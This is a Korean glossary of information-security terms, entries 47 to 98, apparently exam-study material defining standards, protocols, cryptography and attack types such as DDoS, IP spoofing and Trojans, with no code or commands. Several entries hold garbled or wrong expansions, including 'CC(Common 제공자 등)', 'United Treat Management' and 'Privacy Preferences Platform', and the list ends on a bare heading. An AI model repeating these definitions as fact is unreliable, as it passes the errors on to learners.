
47. ISO 27000

정보보호 관리 시스템 국제 표준으로 ISMS 요구사항, 위험관리, ISMS 측정 매트릭스, ISMS 구현 가이드라인, 재해복구 서비스를 포함하고 있다.




48. 전자상거래 보안 프로토콜(Electronic Security Protocol)

B2C, B2B 상에서 안전한 기밀성, 무결성, 가용성을 보장하기 위해서 인증 및 지불 처리를 수행하는 보안 프로토콜이다. 보안 프로토콜의 종류에는 기밀성과 무결성을 제공하는 IPSEC와 SSL, 지불 처리를 수행하는 SET가 있으며 웹 브라우저에서 인증기관, 암호화 방법을 선택하여 수행하는 S-HTTP가 있다.




49. 이중 서명(Dual Signature)

신용카드 보안 프로토콜 SET에서 구매자와 상점 정보를 별도로 서명하여 처리하는 이중 서명이다.



50. 커버로스(Kerberos)

MIT에서 개발한 인증 서비스로 티켓 서버에게 티켓을 발급받아 인증을 수행하는 서비스이다.




51. AES(Advanced Encryption Standard)

DES의 보안성에 문제점이 제기되어 이를 보완하고자 미국의 표준기술연구소(NIST)에서 차세대 암호표준으로 선정한 대칭형 암호알고리즘이다. DES가 56bit의 키 길이를 제공하는 반면 AES는 암호시스템의 안전도를 표현하는 128bit, 192bit, 256bit 등 3가지 형태의 키 길이를 제공한다.




52. DES(Data Encryption Standard)

1972년 세계적인 표준으로 사용된 64Bit 블록 암호 알고리즘이다. 2개의 키를 사용하는 3중 DES(Triple DES, 키 길이 112Bit)가 등장하여 현재까지 사용되고 있다.



53. CC(Common 제공자 등)

현존하는 다양한 정보보호 제품의 평가 기준으로 조화와 표준을 제시하고 각 나라의 평가 결과를 상호인증(Mutual Recognition)하기 위한 표준이다. 단일화된 공통 평가 기준을 제정하여 적용함으로써 평가 결과 및 시간 절약, 평가 비용의 절감에 따른 제품 가격의 인하, 신속한 평가에 따른 새로운 제품 개발의 가속화 등을 이룰 수 있다.




54. CERT(Computer Emergency Response Team)

CERT는 인터넷 파괴 프로그램의 일종인 worm으로부터의 급습 사고가 발생한 후 만들어졌으나 CERT는 보안 상의 허점과 부정 이용 사고들에 초점을 맞추어 정보와 사고처리 및 예방을 위한 정책 수립 등을 수행한다.

55. 전자서명(Digital Signature)

전자 서명이란 메시지의 기밀성과 무결성 및 부인방지를 보증하기 위한 과정으로, 일반적으로 전자 상거래 보안을 위해 사용된다. 전자 인증서와 유사한 전자 서명은 발신자의 신원을 확인하기 위해 전자 메시지에 첨부되는 코드이다.




56. 전자인증서(Digital Certificate)

전자인증서는 사용자가 암호화된 메시지를 전송할 수 있도록 허용한다. 전자인증서는 전자 메시지에 첨부되어, 사용자가 원하는 대상임을 확인하고 보안 전자 비즈니스 거래를 보증하기 위해 사용된다.


57. 적극적 공격(Active Attack)

파일의 조작 또는 허가받지 않은 파일의 추가 등과 같이 허가받지 않은 상태 변경을 초래하는 네트워크 공격을 말한다. 수동적 공격은 상태를 변경하지는 않지만 활동 또는 로그 정보를 감시한다.




58. 사전공격(Dictionary Attack)

공격자가 암호 등을 알아맞히기 위해 대규모의 가능한 조합을 사용하는 공격 형태로서, 공격자는 일반적으로 사용되는 백만 개 이상의 암호를 선택하여 이들 중 암호가 결정될 때까지 이를 시험해볼 수 있다.



59. DNS Spoofing

희생 대상 시스템의 이름 서비스 캐시를 손상하거나 유효한 도메인에 대한 도메인 네임 서버를 손상하여 다른 시스템의 DNS 이름을 가장하는 행위이다.




60. 트로이 목마(Trojan Horse)

컴퓨터 시스템에서 정상적인 기능을 하는 프로그램으로 가장해 다른 프로그램 안에 숨어 있다가 그 프로그램이 실행될 때 자신을 활성화하는 악성 프로그램이다. 컴퓨터 바이러스와 달리 자기 복사 능력이 없지만, 자기 자신이 실행되는 순간 시스템에 직접적인 피해를 가하는 특징을 가지고 있다.


61. Packet Sniffing

tcpdump, snoop, sniff 등과 같은 네트워크 모니터링 툴을 이용해 네트워크 내에 돌아다니는 패킷의 내용을 분석해 정보를 알아내는 것이다. 네트워크에 연동된 호스트뿐만 아니라 외부에서 내부 네트워크로 접속하는 모든 호스트가 그 대상이 된다.



62. IP Spoofing

인터넷 프로토콜인 TCP/IP의 구조적 결함, 즉 TCP 시퀀스 번호, 소스 라우터의 소스 주소를 이용한 인증 메커니즘 등을 이용한 방법으로 인증 기능을 가지고 있는 시스템을 침입하기 위해 해당 시스템 호스트로 위장하는 방법이다.




63. Trap Door

운영체제나 대형 응용 프로그램을 개발하면서 전체적인 시범을 할 때 발견되는 오류에 대한 정비나 유지보수를 핑계 삼아 컴퓨터 내부의 자료를 뽑아가는 수법이다.

64. DDoS(Distributed Denial of Service)

분산된 해킹 프로그램으로 서비스를 요청하여 자원을 고갈하는 방식으로 서비스 거부를 유발하는 공격 기법이다. DDoS는 애플리케이션, 서버, DBMS, 네트워크 인프라 등 모든 것을 공격 대상으로 한다.




65. Asynchronous Attacks

컴퓨터 중앙처리장치 속도와 입·출력 장치 속도가 다른 점을 이용해 멀티프로그래밍을 할 때 체크포인트를 써서 자료를 입수하는 방법이다. 사용하기 쉬우면서도 효과적인 해킹 방법이다. 미리 작성해둔 침투 프로그램으로 시스템 운영자를 속인 채 해킹한다.


66. 옵트 인(Opt in)

확실하게 참여에 동의하는 것으로 주로 마케팅 프로그램 등에서 사용되는 방식이다. 원래 목적 이외의 용도로 개인 정보를 사용하는 등의 행동이 사용자의 명백한 동의가 있기 전에는 이루어질 수 없다는 내용이다.




67. 옵트 아웃(Opt out)

명확하게 참여를 거부하는 것으로, 주로 마케팅 프로그램 등에서 사용되는 방식이다. 원래 목적 이외의 용도로 개인 정보를 사용하는 등의 행동이 사용자가 거부하기 전까지는 이루어질 수 있다는 내용이다.




68. 무작위(무차별) 공격(Brute Force Attack)

정확한 키를 찾을 때까지 각각의 가능한 키를 입력하여 시도하는 공격 유형으로 키스페이스에 있는 키의 절반만 시도하면 성공할 확률이 높다.




69. 크래킹(Cracking)

인가를 받지 않고 컴퓨터 시스템에 접근하려고 시도하는 행위이다.




70. 백도어(Back Door)

트랩도어(Trap Door)라고도 불리는 백도어는 원래 시스템 관리자나 개발자가 유사시 트러블슈팅이나 유지보수 등을 할 관리적 목적으로 필요에 의해 시스템에 고의로 남겨 둔 보안 허점의 일종이다.




71. 백오리피스(Back Orifice)

원격지에 있는 타인의 PC에 저장된 파일에 대한 접근은 물론이고 파일의 삭제, 생성, 실행 등 PC 이용자 모르게 프로그램 및 파일을 조작하는 트로이목마 프로그램이다.




72. UTM(United Treat Management)

다양한 보안 솔루션(Firewall, IDS, IPS, VPN 등) 기능을 하나로 통합하여 보안 문제를 쉽고, 편리하게 관리 및 해결하는 통합보안 관리 시스템이다.




73. KMI(Key Management Infrastructure)

PKI 기반 시스템에서 신원정보, 문서 내용 등의 중요 정보를 담고 있는 암호키를 관리해 주는 시스템이다.



74. 평판 기반 보안 탐지(Reputation Base)

처음 보거나 잘 알려지지 않은 파일 및 애플리케이션이 등장할 때, 신뢰성 여부를 많은 수의 사용자를 통하여 평판으로 확인하는 탐지 방법이다.




75. P3P(Privacy Preferences Platform)

W3C에서 개발한 개인정보보호 표준 기술 플랫폼으로 웹 사이트에서 이루어지는 데이터 처리에 관한 표준을 제시하고 사용자에게 개인정보를 관리할 수 있는 권한을 부여한다.




76. HTTP Pipeline 공격

HTTP 파이프라인은 다수의 HTTP Request를 하나의 Socket에 전송하여 웹 서버를 호출하는 DDoS 공격 기법이다.



77. Permanent DOS

네트워크를 기반으로 하는 펌웨어(Firmware)를 원격 업데이트할 때, 그 안에 악성코드를 삽입하여 시스템을 다룬시키는 서비스 거부 공격이다.




78. SET(Secure Electronic Transaction)

1996년 VISA와 Master Card 사가 주축이 되어 각 관련 업체 지원 아래 개발된 신용카드 지불 프로토콜이다. SET은 구매자와 상점 정보를 별도로 서명하는 이중 서명을 가지는 특징이 있다.

79. IPSEC(IP Security)

안전한 통신을 위한 IP 계층 기반으로 개방형 전자상거래 보안 프로토콜이다.




80. SSL(Secure Socket Layer)

특정 Web Application을 위한 보안 프로토콜이 아닌 일반적인 인터넷 환경에서 웹 브라우저와 웹 서버 사이에서 연결 형식으로 동작하는 전자상거래 보안 프로토콜이다.




81. I-PIN

주민등록번호를 대체하기 위한 인터넷 고유 식별자이다.




82. TCP Sync Flooding

많은 수의 Half-Open TCP 연결을 시도하여 상대 호스트의 Listen Queue를 가득 채워서 Buffer Overflow를 발생시키는 DDoS 공격 기법이다.




83. ICMP Flooding(Smurfing)

ICMP 프로토콜과 IP Broadcast 주소를 이용한 공격 기법으로 Broadcast로 Echo Request를 보내 다량의 Echo Reply를 임의의 주소로 집중적으로 전송하는 원리이다.



84. 방화벽(Firewall)

외부로부터 내부망을 보호하기 위한 네트워크 구성요소로서 허가된 트래픽만 통과하도록 설계된 하드웨어 및 소프트웨어를 총칭한다.




85. 부 채널 공격(Side-Channel Attacks)

암호 모듈 내의 암호 알고리즘이 동작할 때 발생하는 전기 소모량, 전자기 신호량, 열 등의 정보를 수집, 분석해 암호키를 찾아내는 스마트카드 해킹기법이다.




86. PKI(Public Key Infrastructure)

인증기관에 인증서를 발급받아 네트워크상에서 안전한 비밀통신을 가능하게 하는 인증서 관리 기반구조이다.




87. PMI(Privilege Management Infrastructure)

사용자 권한, 지원, 임무 등에 관한 사용자 속성(Attribute)을 정의하고 관리하기 위한 권한 인증 체계이다.




88. SSO(Single Sign On)

사용자가 한 번의 인증 과정을 통하여 여러 응용 시스템에 접근할 수 있는 통합인증 보안 솔루션이다.




89. ESM(Enterprise Security Management)

조직의 다중, 다수의 보안 장비를 통합하여 일관된 방식으로 운영, 관리하는 중앙집중적 보안 통제 시스템이다.



90. 생체인식(Biometrics)

개인의 고유한 생체정보를 스캔 및 정량화하여, 인증이 필요한 분야에 적용하는 기술로 보편성, 영구성, 유일성, 획득성의 특성을 가진다.




91. E-Mail 보안

수신자의 의사와 관계없이 보내지는 스팸 메일의 방지와 기밀성, 무결성을 보장하는 방안으로 PGP, PEM, S/MIME 기법이 있다.




92. WPKI(Wireless Public Key Infrastructure)

유선 공인인증체계 환경에서 적용된 정책을 무선 환경에서 구현하는 무선 공인인증 구조이다.




93. S-HTTP(Secure Hypertext Transport Protocol)

HTTP에 보안 요소를 추가한 확장판으로 범용으로 사용할 수 있게 설계되어 있고 기밀성, 무결성의 메시지 암호화를 응용 계층에서 수행하는 전자상거래 보안 프로토콜이다.




94. Drive by download

임의의 사용자가 악의적으로 웹 사이트에 접속하는 순간 악성코드에 감염되거나 악의적인 Script가 실행되는 방식으로 사용자(Application)를 공격하는 해킹기법이다.




95. 모바일 멀웨어(Mobile Malware)

사용자가 모르는 사이에 모바일 기기에 악성코드를 설치하여 사용자의 개인정보 및 금품 탈취 등의 행위를 하는 신종 해킹 기법이다.



96. 스텍스넷(Stuxnet)

원자력 발전소나 송유관 등 주요 산업기반 시설에 쓰이는 원격 통합 감시 제어 시스템에 침투해 차단시설을 마음대로 작성시키는 초정밀 악성코드이다.(독일 지멘스사의 산업 자동화 제어 시스템 공격을 목표로 제작된 악성코드)



97. FDS(Fraud Detection System)

FDS는 일명, 이상 금융거래 방지 시스템으로 거래 내역 데이터 분석을 통해서 사용자 기반 의심 패턴을 가변적으로 생성하고 의심 접속을 추출 및 차단하여 실시간으로 개인정보 및 정보자산, 금융사기 거래에 대한 예방을 수행하는 솔루션이다. 본 솔루션은 Active X를 기반으로 공인인증서를 사용하지 않고 누구나 쉽고 빠르게 인터넷 금융업무를 볼 수 있게 하는 시대적 배경과 핀테크와 같은 새로운 결제 수단의 등장으로 사용자의 금융자산을 보호하기 위해서 금융권에서 구축하였다.

98. BYOD(Bring Your Own Device)

